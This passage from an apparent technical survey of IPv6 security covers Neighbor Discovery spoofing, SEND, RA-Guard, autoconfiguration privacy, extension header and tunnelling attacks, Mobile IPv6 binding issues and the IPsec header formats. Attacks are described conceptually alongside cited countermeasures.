DAD attacks are not possible if the unspecified address is prevented from leaving the local network segment and all nodes within the local segment are trusted [26]. However, if either a trusted node was to become compromised or an untrusted device introduced to the network, then a method of authenticating responses to an NS message is required. This can be provided by the SEND protocol (Section 3.2.4) or IPsec (Section 4).

3.2.3 Router Discovery

Router discovery messages can arrive unsolicited (e.g. if a router's configuration has changed and it needs to inform other nodes in the network segment) and do not require any authentication, allowing attackers to spoof these messages. For example, an attacker can propagate fake address information to reroute legitimate traffic, or flood a node's routing table and prevent the victim from accessing the desired network [21–23, 25–27]. An attacker can also imitate a legitimate router by responding to RS messages. An unsuspecting node may then select this malicious router, upon which traffic can be siphoned and a MitM attack launched [21, 25, 27]. By spoofing RA messages with a router lifetime of zero, the attacker can also prevent a node from accessing the wider network [26].

Spoofed RS messages from an attacker within a network segment can also be used to enumerate routing domains, and thus perform network mapping [25].

Router redirection messages can also be spoofed to either siphon traffic (MitM attack) or direct packets to a "blackhole" (DoS attack) [23, 25–27]. A simple form of protection is to only accept redirect messages that contain the redirect header, and thus contain a copy of the packet that caused the redirection. This prevents an attacker from blindly spoofing retransmit messages, although a smart attacker can circumvent this [23]. Because redirection messages only provide an optimisation, they can be disabled altogether without any interoperability implications [24].

To further mitigate these vulnerabilities, only RA messages from a defined list of routers should be accepted [22]. However, an attacker may still be able to imitate a previously listed

router. Alternate solutions are to disable router discovery completely and rely on DHCPv6 to distribute routing information [22] or use either the SEND protocol (Section 3.2.4) or IPsec (Section 4) to secure router discovery.

3.2.4 SEcure Neighbor Discovery

The SEcure Neighbor Discovery (SEND) protocol was proposed to counter ND security issues (see Sections 3.2.1, 3.2.2 and 3.2.3) [27, 28].

SEND operates by assigning each node a public and private key pair. The public key, in combination with the subnet prefix and a random number, is used as input to a hashing function. A Cryptographically Generated Address (CGA) is then created using the least-significant 64 bits of the hash [29]. The process for generating a CGA is illustrated in Figure 10.




Figure 10: *Procedure for generating a CGA*

By binding the IPv6 address with a node's public key, a CGA aims to prevent an attacker stealing or spoofing an IPv6 address [22]. However, this alone is not enough to ensure the authenticity of solicitation, advertisement and redirection messages. To ensure authenticity, a SEND message extends a standard ND message with the following fields:

CGA parameters These are the parameters used to generate the CGA; namely the public key, subnet prefix and random number.

Nonce A number used once; to prevent replay attacks.

Timestamp A UNIX timestamp.

Signature The CGA parameters and nonce signed with the node's private key.

Upon the reception of either an NS or NA message, a node validates the CGA using the supplied CGA parameters and the procedure in Figure 10. If the address is valid, the public key included in the CGA parameter list is used to verify the attached signature. If signature verification fails, the message is assumed to be spoofed and hence discarded. Redirect messages must also contain this signature to ensure authenticity. If responding to an NS message, the NA message must contain the nonce received in the initial NS message (to prevent replay attacks). This prevents an attacker from spoofing solicited NA messages (during both address resolution and DAD).

A similar approach is used to secure RA messages. Routers have the added requirement that they must hold valid credentials and are authorised to operate on that particular network segment. This is achieved through standard Public Key Infrastructure (PKI) certificates. When transmitting RA messages, a router must include both a certificate and signature for a node to verify.

The timestamp field is also used to prevent malicious unsolicited RAs. As discussed in Section 2.3.3, unsolicited RAs occur periodically to update nodes on any changed conditions in the network. Because these messages are expected to occur periodically, the timestamp can be checked to prevent a malicious node from replaying the RA at a later time. However, this requires that the clocks within the local network segment are synchronised [30].

While SEND alleviates many of the vulnerabilities inherent to the ND protocol, it does so at the cost of increased complexity. For example, the construction and verification of a signature is a computationally expensive exercise [28]. An attacker could therefore achieve a DoS by flooding the local network segment with fake signatures, forcing nodes to waste resources verifying these signatures [23, 30].

Other issues prevent the widespread adoption of SEND. While routers are required to present their credentials in the form of a certificate, no such requirement exists on hosts. Even if this requirement existed, it is simply not feasible to manage individual certificates for all nodes within a network. An attacker could therefore create a new CGA address from within a local network segment and flood the link with spoofed NS messages (as outlined in Section 3.2.1) [22].

Finally, the lack of support for SEND in popular OSs restricts the widespread deployment of the protocol [23]. While CISCO provides support for SEND in their IPv6 products [23], there exists no operational implementation in popular OSs such as Linux and Windows. On Linux, a number of "proof-of-concept" implementations exist, operating in both user and kernel space [30]. On Windows, WinSEND is a proof-of-concept user space implementation built using Microsoft's .NET framework [30,31]. A newer version of WinSEND improves on the original implementation by applying muticore processing to decrease response times [32].

3.2.5 Router Advertisement Guard

Due to the difficulties involved in the widespread adoption and deployment of SEND (see Section 3.2.4), the Router Advertisement Guard (RA-Guard) was proposed with a subset of SEND's functionality. RA-Guard relies on a trusted level 2 switching device to filter RA messages based on a set of criteria. Unlike SEND, each node in the local network segment does not decide which RA messages are legitimate. This role is instead delegated to a trusted "node-in-the-middle".

RA-Guard can be configured to operate in either a stateless or stateful manner. In stateless RA-Guard, the decision on whether to block or forward a particular RA message is made solely based on the information provided in the packet header. This may include the source link-layer address, source IP address and an advertised prefix list. In stateful RA-Guard, the trusted "node-in-the-middle" undergoes a learning phase where it learns which RA messages are legitimate. Future RA messages are then filtered based on the rules learnt during this learning phase.

Unlike SEND, RA-Guard does not rely on PKI (i.e. certificates and signatures). This means that authenticity cannot be guaranteed, and hence nodes are still vulnerable to spoofed RA messages when filtering is performed based on a source address (be it a link-layer or IP address).

Stateful RA-Guard has the added requirement that only legitimate RA messages are sent during the learning phase, otherwise the entire process is compromised.

3.2.6 Neighbor Discovery Monitoring Tools

In addition to prevention techniques such as SEND, RA-Guard and IPsec, a number of monitoring tools have also been proposed to detect address resolution attacks. These include NDPMon [33] and the scheme proposed by Barbhuiya et al. in [34].

NDPMon [33] provides a method for *passive* monitoring within a local network segment. The system administrator initially configures a list of valid prefixes and legitimate routers. The network then undergoes a learning phase (similar to RA-Guard; discussed in Section 3.2.5), during which a database is constructed from captured NS/NA messages (which are assumed to be legitimate). After this learning phase, NDPMon enters a monitoring phase. During this phase any suspicious activity (e.g. spoofed RA messages with fake prefixes or if the link-layer address of a corresponding IPv6 address has changed) is logged via the Unix `syslog` daemon, and an alarm is generated based on the perceived severity.

In contrast, Barbhuiya et al.'s method [34] implements an *active* monitoring technique to verify the genuineness of a link-layer/IPv6 address. A monitor node transmits an NS "probe" in response to an NS/NA message to validate the link-layer/IPv6 address pair in the NS/NA message. For example, a spoofed NA message containing the victim's IPv6 address and the attacker's link-layer address is questioned by an NS probe sent by the monitor node. The attacker would respond to this NS probe with an NA message containing the spoofed link-layer/IPv6 address pair. However, the victim node would also respond with the genuine link-layer/IPv6 address pair, resulting in a conflict and an alert raised by the monitor node.

Barbhuiya et al.'s scheme [34] improves on NDPMon in that it does not rely on a "learning phase", during which an attacker may be able to inject spoofed packets and have them legitimised by the monitor node. However, both techniques suffer from potential false positive alarms due to a node's NIC being changed (thus creating a conflict between the link-layer and IPv6 address). Additionally, an attacker can evade these detection mechanisms by fragmenting the ICMPv6 packets used to carry the ND information [24, 35].

3.3 Autoconfiguration

As discussed in Section 2.4, the two main autoconfiguration options in IPv6 are SLAAC and DHCPv6. Both have a number of security vulnerabilities associated with them.

3.3.1 StateLess Address AutoConfiguration

When IPv6 addresses are generated based on link-layer addresses, the interface identifier remains constant across multiple networks. This is particularly problematic for mobile devices (e.g. mobile phones, laptops, PDAs, etc.), as it allows interested parties to track a node's physical location [36], or correlate seemingly unrelated activity across multiple networks [37].

Using an IPv6 address based on a link-layer address can also assist an attacker in performing automated network reconnaissance [23, 38]. Because IPv6 subnets are relatively large compared

to their IPv4 counterparts (due to the larger address space), "ping sweeps" (as used by the `nmap` tool) can take a substantial amount of time to identify hosts. However, an attacker can focus their sweeps on a smaller subset of addresses if they know the brand of NIC used within the network, potentially improving the time required to locate a vulnerable host. This speedup is possible because the 24 most-significant bits of a NIC's MAC address is specific to the particular brand and hence remains constant. This leaves only the least significant 24 bits of the address to be guessed.

Because SLAAC relies on DAD, it is subject to the same DoS attacks discussed in Section 3.2.2.

One way to avoid having an easily-identifiable, static interface identifier is to not rely on SLAAC for address generation, and instead either manually configure a static address or use DHCPv6. If SLAAC remains the preferred method for autoconfiguration of addresses, the following options for generating temporary addresses are available:

- Use a random address.
- Use the link-layer address and a salt as input to a hashing function, with the result serving as the interface identifier in the IPv6 address [37].
- Use a CGA (as proposed for SEND; see Section 3.2.4).

It is important to note that if the link-layer address is the *only* input to the hashing function (see Figure 10), the result will remain consistent across network boundaries. This leaves the device easily identifiable.

In addition to obfuscating the link-layer address, a SLAAC-generated temporary address can be configured to deprecate after a period of time, at which point a new address can be generated using the above techniques.

3.3.2 Dynamic Host Configuration Protocol

While DHCPv6 remains the recommended method for address autoconfiguration when privacy issues are a concern, it suffers from a number of flaws that can be exploited by an attacker.

As with SLAAC and the ND protocol, DHCPv6 messages are not authenticated by default and are thus open to spoofing by an attacker [13, 23, 24, 39]. For example, an attacker can subscribe to the site-wide `ff05::1:2` multicast address (all DHCP servers and relays) and reply to a `SOLICIT` message (sent by a client when trying to discover a DHCPv6 server) purporting to be a legitimate server.

An attacker can also perform a DoS attack on DHCPv6 servers by transmitting a large quantity of `SOLICIT` messages to the `ff05::1:2` multicast address. This imposes a load on the server's CPU and file system so that legitimate clients can no longer be served [23].

While DHCPv6 can be configured to randomly distribute addresses to a client, it is still possible to uniquely identify a DHCPv6 client by its DHCP Unique Identifier (DUID). The DUID (transmitted during a `SOLICIT` message) is used to identify clients to servers, and thus must remain *globally unique* as clients move between different subnets and networks [40]. Because link-layer addresses (e.g. MAC address) are globally unique, the DUID is commonly based on

this address [13]. However, this allows an attacker to correlate a node's address over multiple networks/sessions, creating similar privacy and monitoring concerns that exist in SLAAC (discussed in Section 3.3.1).

DHCPv6 provides an authentication mechanism to prevent an attacker from spoofing messages. The Delayed Authentication Protocol [13] uses a Hash-based Message Authentication Code (HMAC) to ensure the authenticity and integrity of a DHCPv6 message. However, "mechanisms for key distribution... are beyond the scope of the [DHCPv6] specification" [13]. Possible key distribution mechanisms include:

- Loading preshared keys prior to deployment. While simple, this solution is generally not scalable and "runs counter to the goal of minimising the configuration data needed at each host" [41].
- Using the Extensible Authentication Protocol (EAP) over the Protocol for carrying Authentication for Network Access (PANA) to distribute secret keys [42].
- Using public-key cryptography in a similar way to SEND [41]. While this approach does not rely on the distribution of secret keys, the inclusion of CGA parameters (e.g. public keys, signatures, etc.) increases the communication overhead.
- Identity-based cryptography (as opposed to public-key cryptography), where a user's identity is used as the public key, thus avoiding the communication overhead involved in transmitting public keys and certificates [43].

Note that IPsec is generally not applicable in this situation, as often an address has not yet been assigned.

Tront et al. [40] propose a dynamic DUID to prevent tracking of a node. This dynamic DUID is created using the same randomised methods used to generate a SLAAC address. This includes using the link-layer address in combination with a hash and salt [37], or using a CGA [29]. Unlike SLAAC, DHCPv6 provides no method for duplicate detection of dynamically generated DUIDs [40]. A collision is unlikely if the entire DUID space is used (128 bits).

3.4 Extension Headers

As discussed in Section 2.5, extension headers provide extensibility to IPv6. However, this extensibility also introduces its own security risks. For example, because extension headers can be chained indefinitely, an attacker can use a long chain of extension headers to make it difficult for firewalls to perform deep packet inspection on higher levels of the protocol stack [21, 23, 24].

Because unknown extension header types cause a node to reply with an ICMPv6 message, an attacker may be able to cause a DoS by using inconsistent or invalid options, hence burdening routers with ICMPv6 messages [20, 21].

The following sections discuss security risks relating to specific extension header types.

3.4.1 Hop-by-Hop Header

The hop-by-hop extension header carries additional information that must be examined by every node on the packet's delivery path. An attacker can cause a DoS by forming a packet with inconsistent and/or invalid hop-by-hop options. This can burden a router's control processor [44] and force a large number of ICMPv6 messages to flood the network (in the case of an invalid option) [20, 21].

Additionally, the hop-by-hop header uses zero-filled padding bytes to ensure the correct alignment of options. However, there is no requirement for nodes to verify that zero-filled bytes are used, allowing an attacker to use the padding bytes as a covert communication channel [21,23,45].

3.4.2 Routing Header

The type 0 routing extension header (commonly referred to as RH0) allows for static routing by providing a list of nodes that the packet must be routed to. A DoS attack can be achieved by including an intermediate node address multiple times in the routing list, resulting in an oscillation and amplification of traffic between the nodes [46, 47].

The RH0 header can also be used to subvert a poorly-configured firewall [23, 47, 48]. This can be achieved by sending packets to a reachable node behind the firewall, who then forwards these packets to a node blocked by the firewall based on the addresses in the routing header. Due to these issues, the RH0 header has been deprecated [46].

3.4.3 Fragment Header

The fragment extension header implements IPv6 packet fragmentation. Similar to IPv4, a firewall must first reassemble packet fragments before it can perform deep packet inspection. However, this is at odds with the IPv6 standard, which states that fragment reassembly should only be performed by the end node. This then exposes the firewall to the same type of fragmentation attacks that affect IPv4 [21, 49]. For example, an attacker can bypass a firewall that relies on deep packet inspection by ensuring the first fragment does not include upper-layer information (e.g. TCP/UDP port number). This attack can be simplified further by chaining multiple extension headers to increase the length of the IP header [23, 48].

The identification field in the fragment header is used to identify a complete packet from its fragments (in conjunction with the source and destination addresses). To prevent a collision, the identification field "must be different than that of any other fragmented packet sent recently" [8]. One way to ensure this is to use a monotonically increasing counter for the identification value [8].[5] However, this leads to predictable values, which can be exploited by an attacker in a number of ways.

For example, an attacker can create collisions if they are able to predict the identification field value, causing a DoS [24]. Fragments can also be examined to determine the packet rate at which a given system is transmitting information (based on the rate the identification field is incrementing) [50]. Finally, an attacker may be able to perform an "idle TCP scan" to determine

[5] This is the approach taken by the Linux kernel.

if a particular TCP port is open on a particular host, without revealing their own IP address to the target [50, 51].[6] The process to achieve this is illustrated in Figure 11.

The attacker first queries the zombie's current fragment identification field (step ①). This is followed by a spoofed TCP SYN packet from the zombie (step ②). The target node replies to the zombie with either a TCP SYN/ACK or RST packet if the port is open or closed respectively (step ③). The attacker can then query the zombie again to see how much the fragment identification field has incremented by (step ④). From this information the attacker can determine whether the port is open or closed.




Figure 11: *An attacker performing an idle TCP scan using a "zombie" host*

Note that this attack will fail if either the target is configured to silently drop inbound SYN packets or the zombie is configured to silently drop packets from the attacker.

Because the fragment identification is not part of the standard IPv6 header (unlike IPv4), an attacker would need to force fragmentation to exploit these flaws. This can be achieved by spoofing a ICMPv6 "Packet Too Big" error message advertising a MTU smaller than the standard 1280 bytes [50]. To avoid these exploits, [50] recommends that a random value be used in the identification field. Because of the identification field's size (32 bytes compared to 16 bytes in the IPv4 header), collisions are unlikely.

3.4.4 Destination Options Header

The destination options extension header carries additional information that only needs to be examined by the packet's destination node. Because it uses the same format as the hop-by-hop header, it can also be used as a covert communication channel [45].

3.5 Tunnelling

The IPv6-over-IPv4 tunnelling protocols mentioned in Section 2.6 share a number of common security concerns. By default, tunnels provide no means of ensuring authentication, integrity, or

[6] This attack also affects IPv4.

confidentiality [23, 52]. This allows an attacker to use a tunnel to spoof addresses and hide the origins of their attack [5, 52, 53]. This is made possible because the tunnel exit point discards the outer IPv4 header when decapsulating the IPv6 packet, leaving subsequent packet filters without the ability to ensure that the inner and outer addresses correspond [5, 52]. To prevent an attacker from blindly spoofing a source IPv4 address, the tunnel exit point should be configured to only accept packets with a source IPv4 address of the tunnel's entry point. Additionally, IPsec can be used to prevent spoofed packets from entering the tunnel [53].

Because of the importance of ICMPv6 (e.g. fragmentation error messages, multicast and MIPv6 functionality, etc.), simply blocking all incoming IP packets (except for established sessions) is not an option. Instead, Davies et al. propose firewall rules based on ICMPv6 packet types [54]. This is dependent on the required balance between security and functionality.

A poorly-configured firewall may also fail to correctly filter what appears to be "IPv4-only" traffic, allowing potentially-malicious decapsulated IPv6 packets into the end network [52, 53]. To prevent this, both IPv4 and IPv6 packet filters are required at the tunnel endpoints. Taib et al. [52] demonstrated that this was feasible with only a small delay incurred when processing a packet at the tunnel endpoint.

In a Teredo tunnel [18], the IPv6 packet is encapsulated within a UDP datagram. Thus, a firewall not configured for inspecting Teredo packets will fail to check for an IPv6 packet within the UDP datagram. This allows potentially-malicious decapsulated IPv6 packets into the end network [55, 56]. Al-tamimi et al. [56] describe how Teredo can be used to allow the deprecated type 0 routing header (see Section 3.4.2) to bypass a firewall that would normally drop these packets, while also presenting an algorithm to prevent this attack. Additionally, Teredo is enabled by default on both Windows Vista and Windows 7-based hosts, increasing the risk that it may inadvertently be used as an attack vector [23]. This can be prevented by blocking all UDP packets (except DNS packets) at the network perimeter.

3.6 Mobile IPv6

A large number of vulnerabilities in MIPv6 exist in the mechanism by which the mobile node negotiates its care-of address with the home agent. If this binding process is not sufficiently secure, an attacker can disrupt the entire operation of the MIPv6 protocol.

If messages are not authenticated, an attacker may spoof a binding update from the mobile node to the home agent which contains a non-existent care-of address [19, 57, 58]. This results in a DoS, as the correspondent node is unable to communicate with the mobile node. A MitM attack can be achieved if the attacker uses its IPv6 address as the care-of address of the victim mobile node when spoofing the binding update. These attacks are still applicable when route optimisation is used, as the spoofed binding updates are sent directly to the correspondent node (in addition to the home agent) [59].

A malicious mobile node can achieve a DDoS by sending a binding update containing a victim mobile node's care-of address to the home agent [19]. Multiple correspondent nodes can then be directed to send a high amount of traffic to the victim (e.g. if the malicious mobile node advertises the victim as a video streaming device), resulting in a DoS at the victim [59].

A method of ensuring the integrity and authenticity of the binding process is required to prevent these attacks. The MIPv6 standard mandates the use of IPsec for securing binding updates

between a mobile node and the home agent [19]. However, the practical problems related to managing a large IPsec environment can make this difficult to implement (see Section 4 for further details).

When route optimisation is used, a mobile node uses the Return Routability Procedure (RRP) to authenticate itself to the correspondent node. RRP verifies to a correspondent node that a mobile node is reachable both at its home address and care-of address. Further information on RRP is available in [19].

A number of attacks on RRP have been discovered [59, 60]. To prevent these attacks, Deng et al. [59] proposed an alternate method that relies on public key cryptography and PKI to validate the home and care-of addresses. Because public key cryptographic operations are computationally expensive (particularly on the mobile node, which typically has limited processing abilities), these operations are offloaded to the home agent.

Another area of concern is in regards to the privacy of the mobile node as it traverses networks. When route optimisation is used, a malicious correspondent node can ping the mobile node's home address and record the binding updates to deduce the actual location of the mobile node [5]. This is possible because route optimisation relies on the mobile node communicating binding updates directly to the correspondent node (as discussed in Section 2.7).

Finally, current firewalls do not often provide support for MIPv6 [5, 61]. Potential issues include the lack of understanding of the MIPv6-specific headers and MIPv6's reliance on IPsec to secure binding updates. To counter this, Steinleitner et al. [61] proposed an approach to allow the traversal of MIPv6 traffic. This approach uses the IETF's Next Steps in Signalling (NSIS) framework [62] to establish, maintain and delete state (i.e. firewall rules) dynamically.

3.7 Current State of IPv6 Security

While the previous sections have reviewed security flaws inherent in the IPv6 protocol itself, this section explores flaws inherent to specific IPv6 implementations. An examination of the Common Vulnerabilities and Exposures (CVE) database [63] gives some insight into the current security posture of various IPv6 implementations (e.g. in operating systems, network equipment and various applications).

At the time of writing, 121 vulnerabilities relating to IPv6 have been listed on the CVE database (from October 2002). These vulnerabilities range from OS kernel attacks[7] to flaws in the Mozilla Firefox browser's handling of IPv6 literal addresses.[8]

Figure 12 provides a breakdown of the number of IPv6 vulnerabilities reported per platform. The "other" group refers to various applications across the different platforms (e.g. Firefox, Wireshark, etc.). The large majority (69%) of vulnerabilities reported were DoS attacks.

Figure 13 shows the total number of IPv6 vulnerabilities reported per year. It is evident that as the operational uptake of IPv6 increases, so too do the number of vulnerabilities.

[7] CVE-2012-2744
[8] CVE-2011-3670




Figure 12: *IPv6 vulnerabilities reported per product*




Figure 13: *IPv6 vulnerabilities reported per year*

4 IPsec

The Internet Protocol Security (IPsec) suite is capable of securing IP packets by providing mechanisms for ensuring authenticity, integrity and confidentiality. Unlike in IPv4, IPsec is *mandatory* in all standards-compliant IPv6 implementations. While an *implementation* of IPsec is mandatory, it is not necessary to have it *enabled*. Because IPsec was designed for IPv6 (and subsequently retrofitted for use with IPv4), it will be examined in detail in the following sections.

4.1 Authentication Header

The Authentication Header (AH) is an IPv6 extension header (see Section 2.5) that guarantees the authenticity of an IP packet. This ensures a packet cannot be tampered with or spoofed by an attacker. It is important to note that the AH provides no methods for ensuring the confidentiality of the IP packet; this functionality is provided by the Encapsulating Security Payload (ESP) (see Section 4.2).

The AH is shown in Figure 14, followed by a brief outline of each field.




Figure 14: *IPsec AH*

`Next Header` (8 bits): Standard to all IPv6 extension headers; indicates the type of header following the AH.

`Payload Length` (8 bits): Length of the AH in 32-bit words.

`Reserved` (16 bits): Reserved for future use (should be set to zero).

`Security Parameters Index` (32 bits): Identifies the Security Association (SA) (discussed further in Section 4.4).

`Sequence Number` (32 bits): Monotonically increasing counter used to prevent replay attacks.

`Integrity Check Value` (variable): Checksum used to ensure the integrity/authenticity of the packet.

The most important field of the AH is the `Integrity Check Value`, which ensures the integrity/authenticity of the packet. This checksum is calculated over the packet payload, the AH

itself and immutable fields in the IP header. The algorithm used to calculate this checksum is prenegotiated as part of a SA (see Section 4.4). Typically a Message Authentication Code (e.g. HMAC) is used as the integrity algorithm, ensuring both integrity and authenticity [64, 65].

Upon receiving an IPv6 packet with an AH extension header, the recipient can retrieve the parameters required to authenticate the packet (e.g. cryptographic key, authentication algorithm, etc.) from the SA identified by the `Security Parameters Index`. If the computed authentication code does not match the one provided in the `Integrity Check Value`, the recipient can assume the packet has been tampered with.

4.2 Encapsulating Security Payload

In addition to ensuring the authenticity of packets (using the same method as the AH), the Encapsulating Security Payload (ESP) ensures the confidentiality of an IP packet through various encryption mechanisms.

The ESP is shown in Figure 15, followed by a brief outline of each field.




***Figure 15:** IPsec ESP*

`Security Parameters Index` (32 bits): Identifies the SA (discussed further in Section 4.4).

`Sequence Number` (32 bits): Monotonically increasing counter used to prevent replay attacks.

`Payload Data` (variable): Encrypted payload data.

`Padding` (variable): Dependant on the encryption algorithm used in the `Payload Data` field; for example to ensure alignment to a 4 byte boundary.

`Pad Length` (8 bits): Number of bytes in the `Padding` field.

`Next Header` (8 bis): Standard to all IPv6 extension headers; indicates the type of header following the ESP.

`Integrity Check Value` (variable): Checksum used to ensure the integrity/authenticity of the packet.

The most important fields in the ESP are the `Payload Data` and `Integrity Check Value`, which ensure confidentiality and integrity/authenticity respectively. As with the AH, the algorithms used to encrypt the data and perform the integrity checksum are stored in the SA specified in the `Security Parameters Index` field. Typical algorithms include AES-CBC and 3DES-CBC [65]. The ESP's `Integrity Check Value` differs from the AH's in that the IPv6 header is *not* included in the checksum calculation.

To transmit an encrypted packet, encryption parameters (e.g. cryptographic key, encryption algorithm, etc.) are retrieved from a prenegotiated SA. Using these parameters, the packet is encrypted and padding applied as required. The `Next Header` and `Integrity Check Value` fields are inserted as trailers (note that the `Integrity Check Value` is computed over the payload data *before* it is encrypted).

Upon receiving the encrypted IPv6 packet, the recipient retrieves the encryption parameters (e.g. cryptographic key, encryption algorithm) from the SA identified by the `Security Parameters Index`. Using these parameters, the packet can be decrypted.

The authentication/integrity check mechanism is identical to the AH.

4.3 Operating Modes

Both the AH and ESP IPsec extension headers can be applied in one of two ways: transport or tunnel mode. In transport mode, the IPsec header is inserted after the IPv6 header and before the next layer protocol (e.g. TCP, UDP, etc.). Transport mode is used primarily for end-to-end authentication between two nodes [64]. Because transport mode only protects upper layer protocols, an attacker is still able to extract *some* information from the IPv6 header (e.g. source and destination addresses).

In tunnel mode, the IPv6 address of a "security gateway" is used as the destination address of the outer IPv6 header. The IPsec header, original IPv6 header and the payload then follow this new "outer header". Tunnel mode is primarily used to create a Virtual Private Network (VPN), where the security gateway is a gateway between networks. If an attacker intercepts a tunnel mode IPsec packet, they are unable to extract any relevant information regarding the original source and final destination addresses. The different modes are illustrated in Figure 16 (adapted from [5]).




Figure 16: *IPsec modes*

4.4 Security Associations

An IPsec Security Association (SA) describes the parameters required by nodes to engage in secure communication. This may include the encryption algorithm, authentication algorithm, cryptographic keys and the IPsec mode (transport or tunnel). This information is stored within a protected part of the OS kernel. Upon receiving an IPsec packet, the SA is retrieved from the kernel and applied to the packet.

The information provided in an SA can either be configured manually (e.g. using preshared cryptographic keys), or negotiated using a key management protocol such as the Internet Key Exchange (IKE) protocol [66].

4.5 Security Vulnerabilities and Countermeasures

Security vulnerabilities in the IPsec suite are mainly related to its complexity, which may result in misconfiguration and misuse. IPsec has often been labelled overly complex [5, 67–70], both to understand and to implement in practice.

For example, the two headers provided (AH and ESP) can operate in one of two different modes (transport or tunnel), each configurable with a large number of options (e.g. authentication protocol, encryption protocol, use of encryption, use of authentication, or the use of both encryption and authentication when the ESP is used, etc.). While these options offer a large amount of flexibility, the resulting complexity can easily lead to misconfiguration by a network administrator.

As discussed in Section 4.4, an SA's cryptographic keys are either configured manually or negotiated using a key management protocol. Pajevski found that in commercial IPsec products, manual keying amounted to little more than entering parameters via a keyboard, which is cumbersome and can lead to errors [69]. Automated methods (such as the IKE protocol) are hence recommended for large networks.

Srivatsan et al. [70] recognised these difficulties and proposed a simple IPsec configuration language that hides these complexities. This high-level configuration is then compiled down to a configuration file specific to the IPsec implementation/OS. Installation scripts are also provided to ease the process.

The level of security provided by IPsec is dependant on the underlying encryption, hashing and authentication algorithms used. The selection of these algorithms is left to the network administrator, introducing the possibility for a weaker algorithm to be used. For example, older RFCs [71] propose DES-CBC as an IPsec encryption algorithm. However, the DES algorithm is no longer considered secure and its use is now strongly discouraged [72].

